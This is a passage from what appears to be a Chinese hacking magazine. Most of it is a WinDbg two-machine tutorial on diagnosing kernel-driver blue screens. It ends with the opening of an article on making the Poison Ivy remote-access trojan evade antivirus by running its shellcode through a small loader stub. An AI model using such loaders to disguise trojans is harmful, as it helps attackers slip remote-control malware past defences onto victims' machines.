① 环境配置

设置虚拟机（以 VmWare 汉化版、Windows XP 系统为例），打开 VmWare 中安装的 Windows XP 虚拟机，右键单击“设置”，出现虚拟机硬件设置项，单击下面的“添加”，下一步选择“串口”，再选择“输出到重命名管道”，如图 1 所示。




图 1

按照上边设置，单击“完成”就 OK 了。这样双机调试的时候，虚拟机就作为服务器让 WinDbg 来调试了。

② Vmware 中 Windows XP 设置

编辑 C 盘根目录文件 boot.int（隐藏只读文件，编辑的时候去掉右键，去掉只读属性），将最后一行复制，加上新的启动参数就完成虚拟机的设置了。

```
[boot loader]
timeout=5
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft
Windows XP Professional" /noexecute=optin /fastdetect
```

③ WinDbg 参数设置

我一般建立 2 个 WinDbg 快捷方式，分别对应 Local 调试和双机调试。双机调试 WinDbg 的参数设置为：右键单击双机调试对应的快捷方式，单击“属性”，在“目标”一栏设置下面的内容就可以了。之后双机调试的时候选择双机调试的快捷方式，Local 调试时用另一个，这样设置后就方便多了。

```
"C:\Program Files\Debugging Tools for
Windows\windbg.exe" -b -k
com:port=\\.\pipe\com_1,baud=115200,pipe
```

④ dump 文件设置

蓝屏发生后，依据 dump 文件查找程序错误。右键单击“我的电脑”，选择“系统属性”，单击“高级”，对“启动和故障恢复”进行设置。将事件写入系统日志打钩，选择“小内存转储”，填上保存 dump 的目录，如图 2 所示，这样当蓝屏发生的时候，Windows 就会自动把蓝屏记录的信息保存到这个文件夹里了。




图 2

⑤ 设置虚拟机符号链接

启动虚拟机之后，启动双机调试 WinDbg 快捷方式，选择 Debug 模式的操作系统，连接上之后就可以设置虚拟机对应的符号链接“srv*C:\VmSymbols*http://msdl.microsoft.com/download/symbols”，然后单击“reload”。WinDbg 从微软符号服务器下载与操作系统相对应的符号文件，因此需要联网操作。

这一部分原本并不想这么详细的介绍，网上也有详细资料，但许多资料都是偏于一方面，导致很多人刚开始环境都配置错误，双机调试就更别提了，因此在这里加以详细介绍。

WinDbg 双机源码级调试常用命令

源码级双机调试的常用命令分为 3 类：设置断点、跟踪代码和查看数据。基本用法如表 1 所示，详细用法介绍请参考 WinDbg 帮助文档。

表 1　WinDbg 源码级双机调试常用命令

命令	用法	描述
bp	bp 驱动名!DriverEntry	设置函数中断
bl	bl	查看所下断点
bc	bc 断点号	取消断点
F9	选中某行，按下 F9 设置断点，再按一下取消断点，相当于 OD 中的 F2，源码随机设置断点	
F10	单步跳过，遇到 CALL 函数调用跳过函数，相当于 OD 中的 F8	
F8 或者 F11	单步进入，遇到 CALL 函数调用进入函数，相当于 OD 中的 F7	
F7	运行到执行行，相当于 OD 中的 F4	
Shift＋F11	跳出当前函数	
dd	dd 地址或 dd 变量名	查看内存地址数据
dt	dt 结构名 地址	查看结构中的数据

源码双机调试详细步骤

1）成功连接上虚拟机，设置符号路径，即虚拟机符号+我们的驱动符号。

```
srv*C:\VmSymbols*http://msdl.microsoft.com/download/symbols;G:\SAE\20100107\objchk_wnet_x86\i386
```

2）设置源代码路径：G:\SAE\20100107。

3）设置函数断点 bp sae!DriverEntry。

4）加载驱动，中断在所设置的函数入口，然后跟踪代码。

5）查看一些变量的数据是否正确，确定程序问题。

基于源码的双机蓝屏调试

常见的蓝屏问题有以下几类：一是内存问题，如溢出、指针指向错误地址、地址无效等；二是参数无效，如参数指向错误、无效等；三是系统问题，如线程、DPC、中断级等。

解决蓝屏的步骤为：依据 dump 文件，结合符号文件定位出错所在模块及所在函数；依据 dump 分析的结果，进行代码注释、审查，找出问题；若无法确定问题，采用双机调试，准确定位出错所在代码；依据定位到的错误进行修改（可以利用搜索引擎查找相关信息，然后再进行修改）。下面分别以蓝屏实例来进行具体说明。

1）内存越界

```
//═════函数声明═════
NTSTATUS DriverEntry(PDRIVER_OBJECT pDrvObject,
PUNICODE_STRING pRegString);
VOID DriverUnload(PDRIVER_OBJECT pDrvObject);
//创建一个系统线程
BOOLEAN CreateLogThread(PKSTART_ROUTINE
StartRoutine,ULONG Flags,PVOID Thread);
//写数据
VOID WriteProcessLog(PVOID context);
NTSTATUS PsLookupThreadByThreadId(
IN HANDLE ThreadId,
OUT PETHREAD *Thread);
ULONG pFlags=0;
PVOID pThread=NULL;
NTSTATUS DriverEntry(PDRIVER_OBJECT pDrvObject,
PUNICODE_STRING pRegString)
{
NTSTATUS status = STATUS_SUCCESS;
KdPrint(("[1] DriverEntry: %S\n",pRegString->Buffer));
pDrvObject->DriverUnload = DriverUnload;
//创建线程
if(CreateLogThread(WriteProcessLog,pFlags,pThread))
//线程
{
KdPrint(("CreateThread Success\n"));
}
return STATUS_SUCCESS;
}
VOID DriverUnload(PDRIVER_OBJECT pDrvObject)
{
if(pThread!=NULL)
{
pFlags = 0;
KeWaitForSingleObject(pThread,Executive,KernelMode,0,0);
}
KdPrint(("[1] Unloaded\n"));
}
//写数据
VOID WriteProcessLog(PVOID context)
{
do
{
KdPrint(("[WriteProcessLog] OK\n"));
}while(pFlags);
//退出循环，线程结束
PsTerminateSystemThread(STATUS_SUCCESS);
}
//创建一个系统线程
BOOLEAN CreateLogThread(PKSTART_ROUTINE
StartRoutine,PULONG Flags,PVOID Thread)
{
NTSTATUS status;
CLIENT_ID cid;
HANDLE ThreadHandle = NULL;
status = PsCreateSystemThread(
&ThreadHandle,
0L,
NULL,
NULL,
&cid,
StartRoutine,
NULL);
if(!NT_SUCCESS(status))
{
KdPrint(("[CreateLogThread]PsCreateSystemThread error\n"));
KdPrint(("[CreateLogThread] NTSTATUS error:0x%x\n",
status));
return 0;
}
status = PsLookupThreadByThreadId(cid. UniqueThread,
(PETHREAD *)Thread);
if(!NT_SUCCESS(status))
{
KdPrint(("[CreateLogThread]PsCreateSystemThread
error\n"));
KdPrint(("[CreateLogThread] NTSTATUS
error:0x%x\n",status));
ZwClose(ThreadHandle);
return 0;
}
ZwClose(ThreadHandle);
Flags = 1;
return 1;
}
```

蓝屏的分析过程：1.sys 驱动加载的时候，蓝屏发生，因此可以初步猜测蓝屏发生在 DriverEntry 中；WinDbg 打开蓝屏对应的 dump 文件，配置正确的符号文件，单击“分析”获取详细信息；查看 dump 文件反

馈的信息，我们重点关注蓝屏错误号、蓝屏发生的模块及所在函数、蓝屏发生在哪一行代码（这个有时候不准确）。

```
蓝屏错误号：SYSTEM_THREAD_EXCEPTION_NOT_
HANDLED_M (1000007e)
蓝屏发生的模块：IMAGE_NAME:  1.sys
 SYMBOL_NAME:  1!CreateLogThread+61
蓝屏发生的代码：
FOLLOWUP_IP:
1!CreateLogThread+61 [d:\ºÚ•À\ºÚ•ÀÍ¶¸â\2010.2\code\1\
1.c @ 76]
f9ca6271 8945f4movdword ptr [ebp-0Ch],eax

FAULTING_SOURCE_CODE:
    72: KdPrint(("[CreateLogThread]
PsCreateSystemThread error\n"));
    73: KdPrint(("[CreateLogThread] NTSTATUS error:
0x%x\n",status));
    74: return 0;
    75: }
>   76: status = PsLookupThreadByThreadId
(cid.UniqueThread, (PETHREAD *)Thread);
    77: if(!NT_SUCCESS(status))
    78: {
    79: KdPrint(("[CreateLogThread]PsCreateSystemThread
error\n"));
    80: KdPrint(("[CreateLogThread] NTSTATUS
error:0x%x\n",status));
    81: ZwClose(ThreadHandle);
```

依据 dump 反馈的信息，我们可以得到下面的推测：1.sys 的加载导致蓝屏发生，问题出在函数 CreateLogThread 中的这一句“status = PsLookupThreadByThreadId(cid.UniqueThread, (PETHREAD *)Thread);”。

假如我们没有想到原因，那么可以采用双机调试进行调试。WinDbg 连接上虚拟机，设置符号路径和源文件路径，对 DriverEntry 设置断点“bp 1!DriverEntry”；在虚拟机中加载 1.sys 文件，系统中断在 DriverEntry 首行，单步进入 CreateLogThread 函数中。先查看参数（dd pThread），发现数值为 0，因此问题出现在参数传递中，也就是说我们本来要传入的是 pThread 在内存中的地址，却不小心传入了 pThread 的值，也就是 0，导致地址无效，蓝屏发生。我们将“CreateLogThread(WriteProcessLog,pFlags, pThread)”修改为“CreateLogThread(WriteProcessLog,pFlags, &pThread)”，也就是传入 pThread 所在内存的地址而不是 pThread 的值。

要注意，有时候 dump 文件显示的错误代码并不代表错误就一定是这里导致的，也可能是前面的参数问题。至此，我们已经找出了加载驱动蓝屏发生的原因，修改编译后继续测试，一切正常。

2）Hook　ZwTerminateProcess 遇到的问题

```
//My 函数
NTSTATUS MyZwTerminateProcess(
IN HANDLE   ProcessHandle,
IN NTSTATUS   ExitStatus )
{
NTSTATUS status;
PCHAR path = (PCHAR)ExAllocatePool (NonPagedPool,
256);
//得到路径
GetTerminateProcessPath(ProcessHandle, path);
KdPrint(("[MyZwTerminateProcess]path:%s\n",path));
//执行函数
status = OrigZwTerminateProcess(
ProcessHandle,
ExitStatus);
return status;
}
//原理
/*Eprocess->sectionobject(0x138)->Segment(0x014)->Co
ntrolAera(0x000)->FilePointer(0x024)->(FileObject->FileNa
me,FileObject->DeviceObject)*/
VOID GetProcessPath(ULONG eprocess,PCHAR
ProcessImageName)
{
ULONG object;
PFILE_OBJECT FileObject;
UNICODE_STRING FilePath;
UNICODE_STRING DosName;
STRING AnsiString;
FileObject = NULL;
FilePath.Buffer = NULL;
FilePath.Length = 0;
*ProcessImageName = 0;
if(MmIsAddressValid((PULONG)(eprocess+0x138)))//Epro
cess->sectionobject(0x138)
{
object=(*(PULONG)(eprocess+0x138));
//KdPrint(("[GetProcessFileName]
sectionobject :0x%x\n",object));
if(MmIsAddressValid((PULONG)((ULONG)object+0x014)))
{
object=*(PULONG)((ULONG)object+0x014);
//KdPrint(("[GetProcessFileName] Segment :0x%x\n",
object));
if(MmIsAddressValid((PULONG)((ULONG)object+0x0)))
{
object=*(PULONG)((ULONG_PTR)object+0x0);
//KdPrint(("[GetProcessFileName]
ControlAera :0x%x\n",object));
if(MmIsAddressValid((PULONG)((ULONG)object+0x024)))
{
object=*(PULONG)((ULONG)object+0x024);
//KdPrint(("[GetProcessFileName] FilePointer :0x%x\n",
object));
}
else
return ;
}
else
return ;
}
else
return ;
}
```

```
else
return ;
FileObject=(PFILE_OBJECT)object;
FilePath.Buffer = ExAllocatePool(PagedPool,0x200);
FilePath.MaximumLength = 0x200;
//KdPrint(("[GetProcessFileName]
FilePointer :%wZ\n",&FilePointer->FileName));
ObReferenceObjectByPointer((PVOID)FileObject,0,NULL,
KernelMode);
//引用计数+1，操作对象
RtlVolumeDeviceToDosName(FileObject-> DeviceObject,
&DosName);
RtlCopyUnicodeString(&FilePath, &DosName);
RtlAppendUnicodeStringToString(&FilePath,
&FileObject->FileName);
ObDereferenceObject(FileObject);
RtlUnicodeStringToAnsiString(&AnsiString, &FilePath,
TRUE);
if ( AnsiString.Length >= 216 )
{
memcpy(ProcessImageName, AnsiString.Buffer, 0x100u);
*(ProcessImageName + 215) = 0;
}
else
{
memcpy(ProcessImageName, AnsiString.Buffer,
AnsiString.Length);
ProcessImageName[AnsiString.Length] = 0;
}
RtlFreeAnsiString(&AnsiString);
ExFreePool(DosName.Buffer);
ExFreePool(FilePath.Buffer);
}
//根据 ProcessHandle 得到 EPROCESS，然后得到结束进
//程全路径
VOID GetTerminateProcessPath( HANDLE ProcessHandle,
char *ProcessPath)
{
NTSTATUS status;
PVOID ProcessObject;
ULONG eprocess;
status =
ObReferenceObjectByHandle( ProcessHandle ,0,*PsProcessType
,KernelMode, &ProcessObject, NULL);
if(!NT_SUCCESS(status))     //失败
{
DbgPrint("Object Error");
KdPrint(("[GetTerminateProcessPath] error
status:0x%x\n",status));
}
KdPrint(("[GetTerminateProcessPath]
Eprocess :0x%x\n",(ULONG)ProcessObject));
//Object 转换成 EPROCESS: object 低二位清零
eprocess = ((ULONG)ProcessObject) & 0xFFFFFFFC;
ObDereferenceObject(ProcessObject);
GetProcessPath( eprocess ,ProcessPath);
}
```

蓝屏分析报告：1.sys 驱动加载后，当结束程序时蓝屏发生，因此怀疑 MyZwTerminateProcess 导致蓝屏；依据 dump 反馈的信息，我们可以猜测是 GetProcessPath 函数导致蓝屏发生。

```
蓝屏代号：PAGE_FAULT_IN_NONPAGED_AREA
蓝屏发生的模块：IMAGE_NAME:  1.sys
SYMBOL_NAME:  1!GetTerminateProcessPath+4b
蓝屏发生在：1.c @ 201
GetProcessPath( eprocess ,ProcessPath);
```

对 GetTerminateProcess 设置断点，单步执行，当执行到代码“status=ObReferenceObjectByHandle (ProcessHandle,0,*PsProcessType,KernelMode,&ProcessObject,NULL);”时发现这个函数执行失败，返回 Error NTSTATUS 是 0xC0000008。为什么会失败呢？因为“#define STATUS_INVALID_ HANDLE ((NTSTATUS)0xC0000008L)”的无效句柄导致函数执行失败，ProcessObject 错误导致 GetProcessPath 执行发生错误。那么为什么这里会有无效句柄呢？利用搜索引擎搜索，发现要结束自身进程的时候，ProcessHandle 为空，因此这里执行失败。怎么解决呢？参考 WRK 中的 ZwTerminateProcess 的代码，发现微软对句柄进行修正之后，才调用 ObReferenceObjectByHandle。

```
if (ARGUMENT_PRESENT (ProcessHandle))
//利用 ARGUMENT_PRESENT 宏对句柄是否为空进行
//了判断
{
ProcessHandleSpecified = TRUE;
} else
{
ProcessHandleSpecified = FALSE;
ProcessHandle = NtCurrentProcess();
//为空得到当前的进程句柄
}
```

找出了原因，我们也仿效 WRK 做法，利用宏对 ProcessHandle 进行处理。这里需要说明一下，这段代码是在帮别人分析蓝屏原因得到的，里面有些地方值得我们注意。

一是要进行容错处理，就要进行完善的容错处理，这里虽然对 ObReferenceObjectByHandle 是否执行成功进行了容错处理，但却缺少一句 return 跳出函数。二是对函数的一些参数，我们要进行检查，确保参数有问题时及早地中止代码执行。

蓝屏原因五花八门，但只要我们掌握规范的内核编程，并学会利用 WinDbg 双机调试，就能够解决很大部分蓝屏问题，而不是处处求人。最近有人让我帮着解决蓝屏问题，经过分析找到的蓝屏原因，都是很小的问题，很多都是细节问题，因此觉得有必要在帮助解决问题的同时把方法也教给别人，特作此文，希望以后读者都能做到“自救”。

减少蓝屏的做法

由于内核内存空间是共享的，稍有不慎就会导致蓝屏发生，因此我们编写内核模块时思路要清晰，代码尽量规范，采用一些正确的编程方法，能够帮助我们

尽可能地减少蓝屏的几率。我们可以采用以下的做法：

1）拥有完整的函数容错处理代码，便于找问题（这个一定要重视）。

2）利用 KdPrint 不断验证代码执行后的结果是否与预期相符，及早发现异常问题，避免小问题到后面被放大，增加分析难度。

3）内存分配与回收要异常小心，利用 try-except 处理。

4）不要随便用别人的内核代码，要自己理解后自己写，安全性才有把握，一味地复制、粘贴，程序只会问题越来越多。

5）编写程序完后，要进行代码自我审查。

依据我的经验，如果注意了以上五点，许多蓝屏都能在初期就被扼杀，而不至于扩大范围，难以分析。


总结

由于蓝屏原因实在太多了，无法一一分析介绍，特地选择几个有代表性的分析一下，重在介绍方法。我也尽力把方法说清楚，但由于这个技能需要实践，有些地方说得不是很详细，大家有什么问题可以观看随文提供的录像。希望大家看完本文，学会调试步骤、技巧、方法，以后遇到蓝屏，能够有勇气说一切“蓝屏”都是纸老虎。这也是我本人想告诉大家的，只要掌握调试蓝屏的方法，蓝屏就是“纸老虎”。

自己动手丰衣足食，守株待兔一无所获。当我们遇到问题的时候，不妨试着自己解决，自己靠双手花 10 个小时解决问题也比请别人花 10 分钟解决问题收获更多。最后，我用一句话来和所有从事底层开发的读者共勉：Blue Screen of Death is inevitable.But to believe yourself, it is more reliable.Never give up，everything is possible!（蓝屏是不可避免的，与其靠别人不如靠自己，坚持下去，一切皆有可能）。

（**编辑提醒**：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：工具、免杀、Poison Ivy



编程免杀 Poison Ivy 远控

文/图 masepu

Poison Ivy 是一款非常有名的远控软件，体积小，功能全，相信很多人都用过它。但是木秀于林，风必摧之。由于其名气太大，导致各类杀毒软件都没有放过它。我下载了 Poison Ivy2.3.2 版，服务端在生成时立即被杀毒软件杀掉，试了好几种杀毒软件，无一例外，百分百被杀。我不会做 EXE 的免杀，无奈之际发现 Poison Ivy 有一个其他远控没有的功能，就是在其生成服务端时可以选择 PE 或 Shellcode 两种格式。因此我想是否能够写个程序，专门用以运行生成的 Shellcode，以达到免杀服务端的目的。

首先按照服务端的生成步骤生成一个“C 数组”格式的 Shellcode，然后打开 VC++ 6.0，新建一个 Win32 Application 项目。项目代码中在主函数之前定义一个数组，将其值赋成开始生成的“C 数组”的内容，程序主函数内的代码非常简单，如下：

```
_asm
{
lea eax,code
call eax
}
```

其中 code 为字符串数组变量名。_asm{}是 C 中嵌入汇编代码的格式。Lea 是地址传送指令，功能是将字符串数组 code 的地址传送到 eax 寄存器。然后通过 call 命令调用 eax，程序即运行了内存中的 code 代码。

也可以采用“((void (*)(void)) &code)();”代码。该代码的作用是把 code 转换为一个参数为空，返回为空的函数指针并调用，相当于直接执行 code 变量在内存中的数据。我认为其中&code 是取 code 的地址，它前面的括号((void (*)(void))是强制类型转换，转换的就是

&code。(void(*)void)表示函数的返回类型为 void，参数也为 void。但为什么可以用“(void (*)(void)”来转换我也很迷惑，希望哪位大侠告知。

代码编写完成，运行一下看看效果，如图 1 所示。

